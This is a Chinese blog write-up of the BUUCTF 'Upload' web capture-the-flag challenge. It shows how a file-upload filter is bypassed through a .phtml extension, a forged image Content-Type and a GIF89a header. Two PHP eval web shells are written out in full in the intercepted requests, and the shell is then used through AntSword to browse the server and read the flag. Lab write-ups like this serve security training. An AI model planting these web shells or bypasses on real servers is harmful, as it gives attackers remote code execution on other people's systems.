

BUUCTF [极客大挑战 2019] Upload

原创

Senimo_ 于 2020-12-17 11:58:30 发布 354 收藏

分类专栏: [BUUCTF WEB Writeup](#) 文章标签: [BUUCTF 极客大挑战 2019 Upload writeup CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44037296/article/details/111311908

版权



[BUUCTF WEB Writeup](#) 专栏收录该内容

65 篇文章 9 订阅

订阅专栏

BUUCTF [极客大挑战 2019] Upload

考点:

1. 文件后缀绕过
2. 文件类型 `Content-Type` 绕过
3. 一句话木马 `<?>` 绕过

启动环境:



Syclover @ cl4y

https://blog.csdn.net/weixin_44037296

有上传头像的地方，首先上传正常图片测试：



Not image!

https://blog.csdn.net/weixin_44037296

上传了一张 .jpg 格式的文件，也显示不是图片

后续测试 .php、.txt 都不行，可能不止限制了文件后缀，使用BurpSuite抓取数据包：

Request to <http://5cc76246-8f2b-41ce-92b1-bc2268833ba6.node3.buuoj.cn:80> [111.73.45.58]

Forward

Drop

Intercept is on

Action

Comment this item

Raw Params Headers Hex

```
1 POST /upload_file.php HTTP/1.1
2 Host: 5cc76246-8f2b-41ce-92b1-bc2268833ba6.node3.buuoj.cn
3 Content-Length: 311
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://5cc76246-8f2b-41ce-92b1-bc2268833ba6.node3.buuoj.cn
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfGKK2mDS8IPA4wGP
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://5cc76246-8f2b-41ce-92b1-bc2268833ba6.node3.buuoj.cn/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: username=admin; UM_distinctid=17652556185670-0dd0b9a32f09d3-6c112c7c-13c680-176525561861469
14 Connection: close
15
16 ----WebKitFormBoundaryfGKK2mDS8IPA4wGP
17 Content-Disposition: form-data; name="file"; filename="test.jpg"
18 Content-Type: image/jpeg
19
20 <?php @eval($_POST['test']) ?>
21 ----WebKitFormBoundaryfGKK2mDS8IPA4wGP
22 Content-Disposition: form-data; name="submit"
23
24 提交
25 ----WebKitFormBoundaryfGKK2mDS8IPA4wGP--
26
```


https://blog.csdn.net/weixin_44037296

其中两条属性:

```
Content-Disposition: form-data; name="file"; filename="test.jpg"
Content-Type: image/jpeg
```

- 将文件名修改为 `test.phtml`，绕过常规php文件后缀检测
- 将文件类型修改为: `image/jpeg`

发送数据包，得到回显:



查阅资料，可以通过:

```
GIF89a?
<script language="php">eval($_REQUEST[shell])</script>
```

该方式绕过 `<?>` 的检测: [参考资料](#)

重新使用BurpSuite抓取数据包并修改为:

```
16 -----WebKitFormBoundaryfMF8MfoJHvcTE8se
17 Content-Disposition: form-data; name="file"; filename="test.phtml"
18 Content-Type: image/jpeg
19
20 GIF89a?
21 <script language="php">eval($_REQUEST[shell])</script>
22 -----WebKitFormBoundaryfMF8MfoJHvcTE8se
23 Content-Disposition: form-data; name="submit"
24
25 提交
26 -----WebKitFormBoundaryfMF8MfoJHvcTE8se--
27 |
```

https://blog.csdn.net/weixin_44037296

得到上传成功的回显:



使用蚁剑连接：

编辑数据 (http://175bc058-b031-4e2a-928c-ef08f571e3f8.node3.buuoj.c...)

保存 | 清空 | 测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置

原目录下找不到 `test.phtml`，猜测传入文件的路径，最终测试到：`/upload/` 为文件目录，蚁剑连接：

目录列表 (19)

- var
- bin
- boot
- dev
- etc
- home
- lib
- lib64
- media
- mnt
- opt
- proc
- root
- run
- sbin
- srv
- sys
- tmp

文件列表 (21)

名称	日期	大小	属性
dev	2020-12-09 07:58:53	340 b	0755
etc	2020-12-09 07:58:53	21 b	0755
home	2019-09-01 08:57:40	19 b	0755
lib	2015-01-28 16:28:45	45 b	0755
lib64	2015-01-28 16:28:38	34 b	0755
media	2015-01-28 16:28:17	6 b	0755
mnt	2014-04-10 22:12:14	6 b	0755
opt	2015-01-28 16:28:17	6 b	0755
proc	2020-12-09 07:58:53	0 b	0555
root	2015-02-19 19:52:28	49 b	0700
run	2020-12-09 07:58:55	75 b	0755
sbin	2014-10-01 20:41:22	44 b	0755
srv	2015-01-28 16:28:17	6 b	0755
sys	2020-10-23 01:33:36	0 b	0555

usr	tmp	2020-12-09 08:04:18	6 b	1777
	usr	2015-01-28 18:36:59	30 b	0755
	var	2015-02-17 21:14:27	39 b	0755
	.dockerenv	2020-12-09 07:58:53	0 b	0755
	flag	2020-12-09 07:58:55	43 b	0777

任务列表

在 / 目录找到flag:

```
编辑: /flag  
/flag  
1 flag{25d9a88c-0b68-4023-a8e0-a8a552177fdf}  
2
```

https://blog.csdn.net/weixin_44037296